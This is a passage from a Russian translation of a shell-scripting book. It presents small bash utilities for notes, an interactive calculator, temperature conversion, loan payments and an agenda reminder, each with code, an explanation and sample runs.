Чтобы узнать текущее время в географической области или в городе, передайте сценарию `timein` аргумент с названием области или города. Если вы знаете и область, и город, передайте их в формате *region/city* (например, `Pacific/Honolulu`). При вызове без аргументов сценарий `timein` выведет время UTC/GMT. В листинге 2.20 показаны примеры вызова сценария `timein` с разными часовыми поясами.

Результаты

Листинг 2.20. Тестирование сценария timein с разными часовыми поясами

```
$ timein
It's Wednesday, April 5, 2017, at 4:00 PM in UTC
$ timein London
It's Wednesday, April 5, 2017, at 5:00 PM in Europe/London
$ timein Brazil
The region "Brazil" has more than one time zone. Please use 'list'
to see all known regions and time zones.
$ timein Pacific/Honolulu
It's Wednesday, April 5, 2017, at 6:00 AM in Pacific/Honolulu
$ timein WET
It's Wednesday, April 5, 2017, at 5:00 PM in WET
$ timein mycloset
Can't find an exact match for "mycloset". Please use 'list'
to see all known regions and time zones.
```

Усовершенствование сценария

Возможность узнать время в любом часовом поясе по всему миру очень полезна, особенно для администраторов, управляющих глобальными сетями. Но иногда требуется всего лишь узнать *разницу* во времени между двумя часовыми поясами. Эту функциональность можно было бы добавить в сценарий `timein`. Или же написать новый сценарий, например, с именем `tzdiff`, использующий `timein`, который принимает два аргумента вместо одного.

Задействуя оба аргумента, сценарий мог бы определять текущее время в обоих часовых поясах и затем выводить разницу между ними. Но имейте в виду, что двухчасовая разница между двумя часовыми поясами может быть на два часа *вперед* или на два часа *назад*. Различать два этих случая особенно важно для создания по-настоящему полезного сценария.

Глава 3. Создание утилит

Одна из основных целей создания сценариев командной оболочки — перенести сложные команды в файл, где их легко воспроизвести и изменить. Поэтому неудивительно, что на протяжении всей книги рассматриваются пользовательские команды. Но удивительно, что нам не требуется писать обертки для каждой отдельной команды в системах Linux, Solaris и OS X.

Linux/Unix — единственная из основных операционных систем, где можно решить, что флаги по умолчанию не отвечают вашим потребностям, и исправить положение несколькими нажатиями клавиш или сымитировать поведение понравившейся утилиты из другой операционной системы, определив псевдоним или написав сценарий длиной в десяток строк. Именно это делает систему Unix такой дружелюбной, и именно это вдохновило нас написать книгу, которую вы держите в руках!

№ 22. Утилита для напоминания

В распоряжении пользователей Windows и Mac уже много лет имеются превосходные и простые утилиты, такие как Stickies, позволяющие сохранять короткие заметки и выводить напоминания на экран. Они прекрасно подходят для быстрой записи телефонных номеров или другой информации. К сожалению, в командной строке Unix нет аналогичной программы для создания заметок, но эту проблему легко решить парой сценариев.

Первый сценарий, `remember` (приводится в листинге 3.1), позволяет сохранить заметку в общем файле `rememberfile` в домашнем каталоге. Если вызвать этот сценарий без аргументов, он будет читать стандартный ввод, пока не встретит символ конца файла (`^D`), который вводится комбинацией ctrl-D. Если вызвать сценарий с аргументами, он запишет их прямо в файл с данными.

Вторая половина описываемой двоицы — `remindme`, сопутствующий сценарий, представленный в листинге 3.2, который либо выводит все содержимое файла `rememberfile`, когда запускается без аргументов, либо отображает результаты поиска, используя аргументы как шаблон.

Код

Листинг 3.1. Сценарий remember

```
  #!/bin/bash

  # remember -- простой блокнот для записи заметок из командной строки

  rememberfile="$HOME/.remember"

  if [ $# -eq 0 ] ; then
    # Предложить пользователю ввести заметку и добавить ее в конец
    #   файла rememberfile.
    echo "Enter note, end with ^D: "
❶   cat - >> $rememberfile
  else
    # Записать в конец файла .remember все полученные аргументы.
❷   echo "$@" >> $rememberfile
  fi

  exit 0
```

В листинге 3.2 приводится сопутствующий сценарий `remindme`.

Листинг 3.2. Сценарий remindme, сопутствующий сценарию remember из листинга 3.1

```
#!/bin/bash

# remindme -- ищет в файле с данными совпадения с заданным шаблоном или, если
#   запускается без аргументов, выводит все содержимое файла

rememberfile="$HOME/.remember"

if [ ! -f $rememberfile ] ; then
  echo "$0: You don't seem to have a .remember file. " >&2
  echo "To remedy this, please use 'remember' to add reminders" >&2
  exit 1
fi

if [ $# -eq 0 ] ; then
  # Вывести все содержимое rememberfile, если критерии поиска не заданы.
❸ more $rememberfile
else
  # Иначе выполнить поиск в файле по заданному критерию и вывести
  #   результаты.
❹ grep -i -- "$@" $rememberfile | ${PAGER:-more}
fi

exit 0
```

Как это работает

Сценарий remember в листинге 3.1 может действовать как интерактивная программа, предлагающая пользователю ввести текст заметки для запоминания, или как команда, сохраняющая свои аргументы командной строки. На случай, если пользователь запустит сценарий без аргументов, мы предусмотрели одну хитрость. После вывода сообщения с предложением ввести заметку, мы вызываем команду cat, чтобы прочитать ввод пользователя ❶:

```
cat - >> $rememberfile
```

В предыдущих главах нам доводилось использовать команду read, чтобы получить ввод пользователя. Здесь же команда cat читает текст из stdin (дефис - в команде является коротким обозначением stdin или stdout, в зависимости от контекста), пока пользователь не нажмет комбинацию ctrl-D, которая сообщит утилите cat о завершении файла. После этого cat выведет текст, прочитанный из stdin, и добавит его в конец файла rememberfile.

Однако, если сценарий запустить с аргументами, он просто добавит их все в конец rememberfile ❷.

Сценарий remindme в листинге 3.2 не может работать в отсутствие файла rememberfile, поэтому в самом начале, перед попыткой что-либо сделать, он проверяет его наличие. Если файл отсутствует, сценарий завершается с выводом сообщения о причине остановки.

Если сценарий запущен без аргументов, предполагается, что пользователь просто захотел увидеть содержимое rememberfile. Использование утилиты more позволяет организовать постраничный просмотр файла rememberfile ❸.

Если сценарий запущен с аргументами, вызывается утилита grep, чтобы найти совпадения с указанным шаблоном в rememberfile без учета регистра символов, а затем результаты выводятся с помощью утилиты постраничного просмотра ❹.

Запуск сценария

Чтобы воспользоваться утилитой remindme, сначала нужно добавить несколько заметок в файл rememberfile, запустив сценарий remember, как показано в листинге 3.3. После этого можно с помощью remindme выполнить поиск в получившейся базе данных, передав сценарию искомый шаблон.

Результаты

Листинг 3.3. Тестирование сценария remember

```
$ remember Southwest Airlines: 800-IFLYSWA
$ remember
Enter note, end with ^D:
Find Dave’s film reviews at http://www.DaveOnFilm.com/
^D
```

Затем, когда спустя несколько месяцев вам потребуется вспомнить текст заметки, вы сможете сделать это с помощью `reminder`, как показано в листинге 3.4.

Листинг 3.4. Тестирование сценария remindme

```
$ remindme film reviews
Find Dave’s film reviews at http://www.DaveOnFilm.com/
```

Или, если вы не можете быстро вспомнить номер телефона, из которого известны только цифры 800, листинг 3.5 демонстрирует, как выполнить поиск по частично известному номеру.

Листинг 3.5. Поиск номера телефона по известной последовательности цифр с помощью сценария remindme

```
$ remindme 800
Southwest Airlines: 800-IFLYSWA
```

Усовершенствование сценария

Конечно, не каждый сценарий демонстрирует чудеса программирования, но эти два сценария наглядно показывают, насколько легко расширить возможности командной строки Unix. Чтобы вы себе ни вообразили, наверняка найдется простой способ реализовать это.

В рассмотренные сценарии можно внести много разных усовершенствований. Например, ввести понятие *записей*: сценарий `remember` снабжает каждую запись датой и временем, многострочный текст сохраняется как одна запись, а поиск выполняется с использованием регулярных выражений. Такой подход позволит сохранять телефонные номера для групп людей и получать их, помня имя хотя бы одного члена группы. Если вы действительно задумаетесь над усовершенствованием сценария, можете добавить также функцию редактирования и удаления записей. Хотя, с другой стороны, файл *~/.remember* легко отредактировать с помощью любого текстового редактора.

№ 23. Интерактивный калькулятор

Если вы помните, scriptbc (сценарий № 9 в главе 1) позволял вызывать калькулятор bc для вычисления выражений, передаваемых в виде аргументов командной строки. Следующий логичный шаг — написать сценарий-обертку, превращающую сценарий scriptbc в интерактивный калькулятор командной строки. Сценарий (приводится в листинге 3.6) получился действительно очень коротким! Но чтобы он заработал, не забудьте поместить сценарий scriptbc в один из каталогов из списка PATH.

Код

Листинг 3.6. Сценарий калькулятора командной строки calc

```
#!/bin/bash

# calc -- калькулятор командной строки, который действует как интерфейс к bc

scale=2

show_help()
{
  cat << EOF
    In addition to standard math functions, calc also supports:

    a % b    remainder of a/b
    a ^ b    exponential: a raised to the b power
    s(x)     sine of x, x in radians
    c(x)     cosine of x, x in radians
    a(x)     arctangent of x, in radians
    l(x)     natural log of x
    e(x)     exponential log of raising e to the x
    j(n,x)   Bessel function of integer order n of x
    scale N  show N fractional digits (default = 2)
EOF
}

if [ $# -gt 0 ] ; then
  exec scriptbc "$@"
fi

echo "Calc--a simple calculator. Enter 'help' for help, 'quit' to quit."

/bin/echo -n "calc> "

❶ while read command args
do
  case $command
```

```
    in
      quit|exit) exit 0                        ;;
      help|\?)   show_help                     ;;
      scale)     scale=$args                   ;;
      *)         scriptbc -p $scale "$command" "$args" ;;
    esac

    /bin/echo -n "calc> "
  done

  echo ""

  exit 0
```

Как это работает

Самая интересная часть в этом сценарии — инструкция `while read` ❶, которая образует бесконечный цикл, отображающий приглашение `calc>`, пока пользователь не завершит работу вводом команды `quit` или признака конца файла (`^D`). Лаконичность сценария делает его особенно примечательным: сценарии командной строки должны быть простыми и практичными!

Запуск сценария

Сценарий использует `scriptbc`, калькулятор, который мы написали в сценарии № 9, поэтому, прежде чем запускать его, не забудьте поместить `scriptbc` в один из каталогов, перечисленных в списке `PATH` (или добавьте в сценарий переменную, например `$scriptbc`, содержащую полный путь к сценарию). По умолчанию данный сценарий выполняется в интерактивном режиме, предлагая пользователю вводить выражения для вычисления. Если запустить его с аргументами, эти аргументы будут переданы непосредственно сценарию `scriptbc`. В листинге 3.7 показаны оба способа использования сценария.

Результаты

Листинг 3.7. Тестирование сценария calc

```
$ calc 150 / 3.5
42.85
$ calc
Calc -- a simple calculator. Enter 'help' for help, 'quit' to quit.
calc> help
  In addition to standard math functions, calc also supports:

  a % b     remainder of a/b
  a ^ b     exponential: a raised to the b power
```

```
  s(x)      sine of x, x in radians
  c(x)      cosine of x, x in radians
  a(x)      arctangent of x, in radians
  l(x)      natural log of x
  e(x)      exponential log of raising e to the x
  j(n,x)    Bessel function of integer order n of x
  scale N   show N fractional digits (default = 2)
calc> 54354 ^ 3
160581137553864
calc> quit
$
```

ВНИМАНИЕ

Вычисления с вещественными числами, даже простые для человека, могут быть сложными для компьютеров. К сожалению, команда `bc` иногда реагирует на такие сложности самым неожиданным образом. Например, запустите `bc` и введите `scale=0` и затем `7 % 3`. А теперь попробуйте вычислить то же выражение с `scale=4`. В результате вы получите `.0001`, что, очевидно, является ошибкой.

Усовершенствование сценария

Все, что можно сделать в `bc`, можно сделать и в этом сценарии, с той лишь разницей, что `calc` не имеет памяти команд или состояний. Попробуйте добавить больше математических функций в справочное сообщение. Например, переменные `obase` и `ibase` позволяют определить основание системы счисления для вывода и ввода, однако из-за того, что сценарий не имеет памяти команд, вам придется изменить `scriptbc` (сценарий № 9 в главе 1) или научиться вводить настройки и выражения в одной строке.

№ 24. Преобразование температур

Сценарий в листинге 3.8 — первый в книге, выполняющий сложные математические вычисления, — может преобразовывать значение температуры в градусы Фаренгейта, Цельсия и Кельвина. В нем используется тот же трюк передачи выражений для вычисления калькулятору `bc`, что и в сценарии № 9, в главе 1.

Код

Листинг 3.8. Сценарий convertatemp

```
#!/bin/bash

# convertatemp -- сценарий преобразования температуры, позволяющий вводить
#   температуру в градусах Фаренгейта, Цельсия или Кельвина и получать
```

```
#   эквивалентную температуру в двух других шкалах

if [ $# -eq 0 ] ; then
  cat << EOF >&2
Usage: $0 temperature[F|C|K]
where the suffix:
  F      indicates input is in Fahrenheit (default)
  C      indicates input is in Celsius
  K      indicates input is in Kelvin
EOF
  exit 1
fi
❶ unit="$(echo $1|sed -e 's/[-[:digit:]]*//g' | tr '[:lower:]' '[:upper:]' )"
❷ temp="$(echo $1|sed -e 's/[^-[:digit:]]*//g')"

case ${unit:=F}
in
F ) # Градусы Фаренгейта в градусы Цельсия: Tc = (F - 32) / 1.8
  farn="$temp"
❸ cels="$(echo "scale=2;($farn - 32) / 1.8" | bc)"
  kelv="$(echo "scale=2;$cels + 273.15" | bc)"
  ;;

C ) # Градусы Цельсия в градусы Фаренгейта: Tf = (9/5)*Tc+32
  cels=$temp
  kelv="$(echo "scale=2;$cels + 273.15" | bc)"
❹ farn="$(echo "scale=2;(1.8 * $cels) + 32" | bc)"
  ;;
❺ K ) # Градусы Цельсия = Kelvin - 273.15,
    #   затем использовать формулу градусы Цельсия -> градусы Фаренгейта
  kelv=$temp
  cels="$(echo "scale=2; $kelv - 273.15" | bc)"
  farn="$(echo "scale=2; (1.8 * $cels) + 32" | bc)"
  ;;

  *)
  echo "Given temperature unit is not supported"
  exit 1
esac

echo "Fahrenheit = $farn"
echo "Celsius = $cels"
echo "Kelvin = $kelv"

exit 0
```

Как это работает

Большая часть сценария, вероятно, ясна, но давайте внимательнее рассмотрим математические вычисления и регулярные выражения, выполняющие основную работу. Многие плохо воспринимают математические формулы в таком

виде, поэтому ниже приводится формула преобразования температуры по Фаренгейту в температуру по Цельсию:

$$C = \frac{(F - 32)}{1{,}8}.$$

Преобразованную в последовательность для передачи калькулятору `bc` и вычисления, эту формулу можно видеть в строке ❸. Обратное преобразование из градусов Цельсия в градусы Фаренгейта реализовано в строке ❹. Этот сценарий также переводит температуру из градусов Цельсия в градусы Кельвина ❺. Он наглядно демонстрирует одну важную причину использовать мнемонические имена для переменных: код становится проще для чтения и отладки.

Еще один интересный аспект сценария — регулярные выражения, наиболее замысловатое из которых находится в строке ❶. Понять эту строку проще, если развернуть операцию подстановки, выполняемую `sed`. Подстановка всегда имеет вид *s/old/new/*; в данном случае шаблон *old* описывает строку, начинающуюся с ноля или более дефисов (`-`), за которыми следует любое количество цифр (как вы помните, `[:digit:]` — это форма записи класса символов в ANSI, представляющего собой произвольную цифру, а звездочка (`*`) обозначает ноль или более вхождений предыдущего шаблона). Шаблон *new* описывает, чем заменить совпадение с шаблоном *old*, и в данном случае это всего лишь `//`, то есть пустой шаблон. Его удобно использовать, когда требуется просто удалить совпадения с шаблоном *old*. Данная операция подстановки фактически удаляет все цифры и дефисы так, что ввод `-31f` превращается в `f` и мы получаем возможность определить шкалу измерения температуры. После этого команда `tr` нормализует результат, преобразуя его в верхний регистр, то есть строка `-31f`, например, превращается в `F`.

Другое выражение `sed` выполняет противоположную операцию ❷: оно удаляет все, что не является частью числа, используя оператор `^` для инвертирования совпадения с любым символом в классе `[:digit:]`. (В большинстве языков программирования инвертирование выполняет оператор `!`.) В результате получается значение для преобразования с применением соответствующей формулы.

Запуск сценария

Сценарий имеет простой и понятный формат входных данных, хотя и необычный для команд Unix. Сценарию передается числовое значение с необязательным символом в конце, обозначающим шкалу; в отсутствие этого символа предполагается, что значение температуры представлено в градусах Фаренгейта.

Чтобы узнать температуру в градусах Цельсия и Кельвина, эквивалентную 0° Фаренгейта, введите `0F`. Чтобы узнать температуру в градусах Цельсия и Фаренгейта, эквивалентную 100° Кельвина, введите `100K`. А чтобы узнать температуру в градусах Кельвина и Фаренгейта, эквивалентную 100° Цельсия, введите `100C`.

Похожий прием использования односимвольного обозначения в конце мы увидим в главе 7, в сценарии № 60, который выполняет преобразования между валютами.

Результаты

В листинге 3.9 показано несколько примеров преобразования температур.

Листинг 3.9. Тестирование сценария convertatemp несколькими преобразованиями

```
$ convertatemp 212
Fahrenheit = 212
Celsius = 100.00
Kelvin = 373.15
$ convertatemp 100C
Fahrenheit = 212.00
Celsius = 100
Kelvin = 373.15
$ convertatemp 100K
Fahrenheit = -279.67
Celsius = -173.15
Kelvin = 100
```

Усовершенствование сценария

В сценарий можно добавить поддержку нескольких флагов, чтобы ограничить вывод единственным результатом. Например, команда `convertatemp -c 100F` выводила бы только значение в градусах Цельсия, эквивалентное 100° Фаренгейта. Это помогло бы также упростить использование данного сценария внутри других.

№ 25. Вычисление платежей по кредиту

Другой распространенный вид вычислений, который наверняка пригодится пользователям — оценка платежей по кредиту. Сценарий в листинге 3.10 помогает также ответить на вопрос: «Куда потратить премию?», — и еще один, связанный с ним: «Могу ли я наконец позволить себе купить новую Tesla?».

Формула вычисления платежей, основанная на сумме кредита, процентах и его продолжительности, выглядит непростой, тем не менее грамотное использование переменных может помочь обуздать этого математического зверя и сделать вычисления на удивление простыми и понятными.

Код

Листинг 3.10. Сценарий loancalc

```
#!/bin/bash

# loancalc -- По заданной сумме кредита, процентной ставке
#   и продолжительности (в годах), вычисляет суммы платежей

# Формула: M = P * ( J / (1 - (1 + J) ^ -N)),
#   где P = сумма кредита, J = месячная процентная ставка, N = протяженность
#   (месяцев).

# Обычно пользователи вводят P, I (годовая процентная ставка) и L (протяженность
#   в годах).

❶ . library.sh # Подключить библиотечный сценарий.

if [ $# -ne 3 ] ; then
  echo "Usage: $0 principal interest loan-duration-years" >&2
  exit 1
fi

❷ P=$1 I=$2 L=$3
J="$(scriptbc -p 8 $I / \( 12 \* 100 \) )"
N="$(( $L * 12 ))"
M="$(scriptbc -p 8 $P \* \( $J / \(1 - \(1 + $J\) \^ -$N\) \) )"

# Выполнить необходимые преобразования значений:
❸ dollars="$(echo $M | cut -d. -f1)"
cents="$(echo $M | cut -d. -f2 | cut -c1-2)"

cat << EOF
A $L-year loan at $I% interest with a principal amount of $(nicenumber $P 1 )
results in a payment of \$$dollars.$cents each month for the duration of
the loan ($N payments).
EOF

exit 0
```

Как это работает

Рассмотрение самих вычислений выходит за рамки этой книги, но обратите внимание, как сложную математическую формулу можно реализовать непосредственно в сценарии командной оболочки.

Другой способ выполнить все вычисления — передать один большой поток входных данных программе `bc`, потому что она поддерживает переменные. Однако возможность манипулировать промежуточными значениями внутри самого сценария доказывает, что он позволяет произвести часть вычислений без привлечения команды `bc`. Кроме того, деление формулы на несколько промежуточных вычислений ❷ упрощает отладку. Например, следующий код разбивает вычисленные месячные платежи на доллары и центы и гарантирует правильное форматирование денежных сумм:

```
dollars="$(echo $M | cut -d. -f1)"
cents="$(echo $M | cut -d. -f2 | cut -c1-2)"
```

Команда `cut` оказывается здесь особенно полезной ❸. Вторая строка в этом коде извлекает из суммы месячного платежа ту часть, которая следует за десятичной точкой, и затем отсекает все, что следует за вторым символом. Если вы пожелаете округлить число до центов в бóльшую сторону, просто прибавьте 0,005 к результату вычислений перед усечением центов до двух цифр.

Обратите внимание, как в строке ❶ командой `. library.sh` подключается библиотечный сценарий, созданный в главе 1, что обеспечивает доступность всех функций (в данном сценарии используется функция `nicenumber()` из главы 1).

Запуск сценария

Этот коротенький сценарий принимает три параметра: сумма кредита, процентная ставка и срок кредита (в годах).

Результаты

Представьте, что вы узнали о выходе новой модели Tesla Model S и вам интересно узнать, сколько придется заплатить, если купить ее в кредит. Стоимость модели Model S начинается примерно с 69 900 долларов, а ставка по кредиту составляет 4,75% годовых. Допустим, что у вас уже есть автомобиль, за который вы выручите 25 000 долларов на вторичном рынке, и вам остается добавить 44 900. Недолго думая, вы можете сравнить суммы выплат по четырех- и пятилетнему автокредиту, просто воспользовавшись сценарием, показанным в листинге 3.11.

Листинг 3.11. Тестирование сценария loancalc

```
$ loancalc 44900 4.75 4
A 4-year loan at 4.75% interest with a principal amount of 44,900
results in a payment of $1028.93 each month for the duration of
the loan (48 payments).
```

```
$ loancalc 44900 4.75 5
A 5-year loan at 4.75% interest with a principal amount of 44,900
results in a payment of $842.18 each month for the duration of
the loan (60 payments).
```

Если вы в состоянии потянуть выплаты по четырехлетнему автокредиту, вы погасите его быстрее, и общая сумма выплат (произведение суммы месячного платежа на количество месяцев) значительно уменьшится. Чтобы подсчитать экономию, можно воспользоваться интерактивным калькулятором из сценария № 23, как показано ниже:

```
$ calc '(842.18 * 60) - (1028.93 * 48)'
1142.16
```

1142,16 доллара — хорошая экономия, этих денег хватит на отличный ноутбук!

Усовершенствование сценария

Этот сценарий мог бы запрашивать необходимые данные при запуске без параметров. Еще более полезная версия сценария могла бы предлагать пользователю ввести *любые* три параметра из четырех (сумма кредита, процентная ставка, срок и сумма месячных платежей) и автоматически вычислять четвертое значение. В этом случае, зная, что вы способны выплачивать только 500 долларов в месяц и максимальная ставка по пятилетнему автокредиту составляет 6%, вы сумели бы определить максимальную сумму доступного для вас кредита. Подобные вычисления можно выполнять, реализовав поддержку разных флагов, которые пользователи передавали бы сценарию.

№ 26. Слежение за событиями

Следующая пара сценариев реализует простую программу-календарь, похожую на утилиту напоминания из сценария № 22. Первый сценарий, `addagenda` (представлен в листинге 3.12), позволяет определить событие, повторяющееся (в определенные дни недели, месяца или года) или однократное (в конкретный день, месяц и год). Все даты проверяются и сохраняются вместе с однострочным описанием события в файле *.agenda*, в домашнем каталоге пользователя. Второй сценарий, `agenda` (представлен в листинге 3.13), просматривает все сохраненные события и отыскивает запланированные на текущую дату.

Этот инструмент особенно удобно использовать для запоминания дней рождений и годовщин. Если вы забываете про важные события, приведенная ниже пара сценариев поможет вам избежать конфуза!

Код

Листинг 3.12. Сценарий addagenda

```
#!/bin/bash

# addagenda -- предлагает пользователю добавить новое событие для сценария
agenda

agendafile="$HOME/.agenda"

isDayName()
{
  # Возвращает 0, если все в порядке, 1 -- в случае ошибки.
  case $(echo $1 | tr '[[:upper:]]' '[[:lower:]]') in
    sun*|mon*|tue*|wed*|thu*|fri*|sat*) retval=0 ;;
    * ) retval=1 ;;
  esac
  return $retval
}

isMonthName()
{
  case $(echo $1 | tr '[[:upper:]]' '[[:lower:]]') in
    jan*|feb*|mar*|apr*|may|jun*)  return 0 ;;
    jul*|aug*|sep*|oct*|nov*|dec*) return 0 ;;
    * ) return 1 ;;
  esac
}
❶ normalize()
{
  # Возвращает строку с первым символом в верхнем регистре
  #   и другими двумя -- в нижнем.
  /bin/echo -n $1 | cut -c1 | tr '[[:lower:]]' '[[:upper:]]'
  echo $1 | cut -c2-3| tr '[[:upper:]]' '[[:lower:]]'
}

if [ ! -w $HOME ] ; then
  echo "$0: cannot write in your home directory ($HOME)" >&2
  exit 1
fi

echo "Agenda: The Unix Reminder Service"
/bin/echo -n "Date of event (day mon, day month year, or dayname): "
read word1 word2 word3 junk

if isDayName $word1 ; then
  if [ ! -z "$word2" ] ; then
    echo "Bad dayname format: just specify the day name by itself." >&2
    exit 1
  fi
```

```
  date="$(normalize $word1)"

else

  if [ -z "$word2" ] ; then
    echo "Bad dayname format: unknown day name specified" >&2
    exit 1
  fi

  if [ ! -z "$(echo $word1|sed 's/[[:digit:]]//g')" ] ; then
    echo "Bad date format: please specify day first, by day number" >&2
      exit 1
  fi

  if [ "$word1" -lt 1 -o "$word1" -gt 31 ] ; then
    echo "Bad date format: day number can only be in range 1-31" >&2
    exit 1
  fi

  if [ ! isMonthName $word2 ] ; then
    echo "Bad date format: unknown month name specified." >&2
    exit 1
  fi

  word2="$(normalize $word2)"

  if [ -z "$word3" ] ; then
    date="$word1$word2"
  else
    if [ ! -z "$(echo $word3|sed 's/[[:digit:]]//g')" ] ; then
      echo "Bad date format: third field should be year." >&2
      exit 1
    elif [ $word3 -lt 2000 -o $word3 -gt 2500 ] ; then
      echo "Bad date format: year value should be 2000-2500" >&2
      exit 1
    fi
    date="$word1$word2$word3"
  fi
fi

/bin/echo -n "One-line description: "
read description

# Данные готовы к записи в файл

❷ echo "$(echo $date|sed 's/ //g')|$description" >> $agendafile

exit 0
```

Второй сценарий, в листинге 3.13, короче, но используется чаще.

Листинг 3.13. Сценарий agenda, сопутствующий сценарию addagenda из листинга 3.12

```
#!/bin/sh

# agenda -- сканирует файл .agenda в поисках записей, относящихся
#   к текущей дате

agendafile="$HOME/.agenda"

checkDate()
{
  # Создать значения по умолчанию для сопоставления с текущей датой.
  weekday=$1 day=$2 month=$3 year=$4
❸ format1="$weekday" format2="$day$month" format3="$day$month$year"

  # И выполнить поиск среди записей в файле...

  IFS="|" # Команда read автоматически разбивает
          #   прочитанные строки по символам в IFS.

  echo "On the agenda for today:"

  while read date description ; do
    if [ "$date" = "$format1" -o "$date" = "$format2" -o \
         "$date" = "$format3" ]
    then
      echo " $description"
    fi
  done < $agendafile
}

if [ ! -e $agendafile ] ; then
  echo "$0: You don't seem to have an .agenda file. " >&2
  echo "To remedy this, please use 'addagenda' to add events" >&2
  exit 1
fi

# Получить текущую дату...
❹ eval $(date '+weekday="%a" month="%b" day="%e" year="%G"')
❺ day="$(echo $day|sed 's/ //g’)" # Удалить возможные пробелы в начале.

checkDate $weekday $day $month $year

exit 0
```

Как это работает

Сценарии addagenda и agenda поддерживают три типа событий: еженедельные («каждую среду»), ежегодные («каждого 3 августа») и однократные («1 января 2017»). В процессе добавления записей в файл событий их даты

нормализуются и сжимаются так, что `3 August` превращается в `3Aug`, а `Thursday` превращается в `Thu`. Эта операция выполняется функцией `normalize` в сценарии `addagenda` ❶.

Данная функция отсекает все, что следует за третьим символом, и преобразует первый символ в верхний регистр, а два остальных — в нижний. Такой формат соответствует стандартным сокращенным названиям дней недели и месяцев в выводе команды `date`, что необходимо для правильной работы сценария `agenda`. Остальная часть сценария `addagenda` не содержит ничего сложного; бóльшую его часть занимает проверка формата введенных данных.

Наконец, в строке ❷, он сохраняет нормализованные данные в скрытый файл. Отношение кода, связанного с проверкой ошибок, к коду, выполняющему фактическую работу, довольно типично для хорошо написанных программ: проверка и первичная обработка входных данных позволят сделать уверенные предположения об их формате в последующих приложениях.

Сценарий `agenda` проверяет события, преобразуя текущую дату в три возможных строковых представления (*день недели*, *число+месяц* и *день+месяц+год*) ❸. Затем он сравнивает каждую из этих строк с датами из записей в файле *.agenda*. Найденные совпадения выводятся на экран.

Самый, пожалуй, интересный прием в этой паре сценариев — использование команды `eval` для присваивания четырем переменным четырех значений, определяющих дату ❹:

```
eval $(date "+weekday=\"%a\" month=\"%b\" day=\"%e\" year=\"%G\"")
```

Можно было бы получить значения по одному (например, `weekday="$(date +%a)"`), но в очень редких случаях этот способ дает ошибочные результаты, если в ходе выполнения четырех вызовов `date` произойдет смена даты, так что краткая форма с единственным вызовом предпочтительнее. Плюс, это просто круто выглядит.

Так как `date` может вернуть день как число с нежелательным начальным пробелом, следующая строка ❺ удаляет его. А теперь посмотрим, как все это работает!

Запуск сценария

Сценарий `addagenda` предлагает пользователю ввести дату нового события. Затем, если дата имеет допустимый формат, сценарий предлагает ввести однострочное описание события.

Сопутствующий сценарий `agenda` не имеет параметров и, когда вызывается, выводит список всех событий, запланированных на текущую дату.

Результаты

Чтобы увидеть, как работает эта пара сценариев, добавим несколько новых событий, как показано в листинге 3.14.

Листинг 3.14. Тестирование сценария addagenda и добавление нескольких событий

```
$ addagenda
Agenda: The Unix Reminder Service
Date of event (day mon, day month year, or dayname): 31 October
One-line description: Halloween
$ addagenda
Agenda: The Unix Reminder Service
Date of event (day mon, day month year, or dayname): 30 March
One-line description: Penultimate day of March
$ addagenda
Agenda: The Unix Reminder Service
Date of event (day mon, day month year, or dayname): Sunday
One-line description: sleep late (hopefully)
$ addagenda
Agenda: The Unix Reminder Service
Date of event (day mon, day month year, or dayname): march 30 17
Bad date format: please specify day first, by day number
$ addagenda
Agenda: The Unix Reminder Service
Date of event (day mon, day month year, or dayname): 30 march 2017
One-line description: Check in with Steve about dinner
```

Теперь с помощью сценария `agenda` можно быстро вспомнить, что должно произойти сегодня, как показано в листинге 3.15.

Листинг 3.15. Использование сценария agenda для поиска событий на сегодня

```
$ agenda
On the agenda for today:
  Penultimate day of March
  sleep late (hopefully)
  Check in with Steve about dinner
```

Обратите внимание, что даты в совпавших событиях представлены в форматах: *день недели*, *число+месяц* и *день+месяц+год*. Для полноты картины в листинге 3.16 показано содержимое файла *.agenda* со всеми дополнительными записями:

Листинг 3.16. Содержимое файла .agenda со всеми записями

```
$ cat ~/.agenda
14Feb|Valentine's Day
25Dec|Christmas
3Aug|Dave's birthday
4Jul|Independence Day (USA)
31Oct|Halloween
30Mar|Penultimate day of March
Sun|sleep late (hopefully)
30Mar2017|Check in with Steve about dinner
```

Усовершенствование сценария

Этот сценарий лишь слегка затронул сложную и интересную тему. Было бы неплохо включить в него возможность заглядывать на несколько дней вперед, добавив в сценарий `agenda` арифметические операции с датой. Если в системе используется GNU-версия команды `date`, выполнить такие операции будет проще простого. Если нет, тогда для операций с датой средствами командной оболочки придется написать довольно сложный код. Далее в книге мы еще вернемся к арифметике с датами, особенно в сценариях № 99, № 100 и № 101 в главе 15.

В качестве еще одного простого усовершенствования в сценарий `agenda` можно было бы добавить вывод сообщения «Nothing scheduled for today» («На сегодня ничего не запланировано») при отсутствии совпадений с текущей датой, вместо сбивающего с толку сообщения «On the agenda for today:» («В списке событий сегодня:»), за которым ничего не следует.

Этот сценарий можно было бы использовать на компьютере с ОС Unix для вывода общесистемных напоминаний о таких событиях, как запланированное создание резервных копий, корпоративные праздники и дни рождений сотрудников. Для этого нужно сначала установить на компьютеры пользователей сценарий `agenda` и убедиться, что общий файл *.agenda* доступен только для чтения. А затем добавить вызов сценария `agenda` в файл *.login* каждого пользователя или в аналогичный файл, запускаемый в момент входа.

ПРИМЕЧАНИЕ

Просто удивительно, насколько сильно могут различаться реализации `date` в разных системах Unix и Linux, поэтому, попробовав реализовать что-то более сложное со своей командой `date` и потерпев неудачу, загляните в страницу справочного руководства `man`, чтобы увидеть, поддерживает ли она то, чего вы желаете добиться.

Глава 4. Тонкая настройка Unix

Со стороны может показаться, что разные версии Unix обеспечивают единообразный способ использования командной строки, во многом благодаря их совместимости со стандартами POSIX. Но любой, кому доводилось пользоваться несколькими разными системами Unix, знает, насколько сильно они могут различаться по множеству параметров. Вам придется очень постараться, чтобы найти систему Unix или Linux, в которой, к примеру, отсутствует стандартная команда `ls`, но... поддерживает ли ваша версия команды флаг `--color`? Поддерживает ли ваша версия командной оболочки Bourne извлечение фрагментов из переменных (например, с помощью конструкции вида: `${var:0:2}`)?

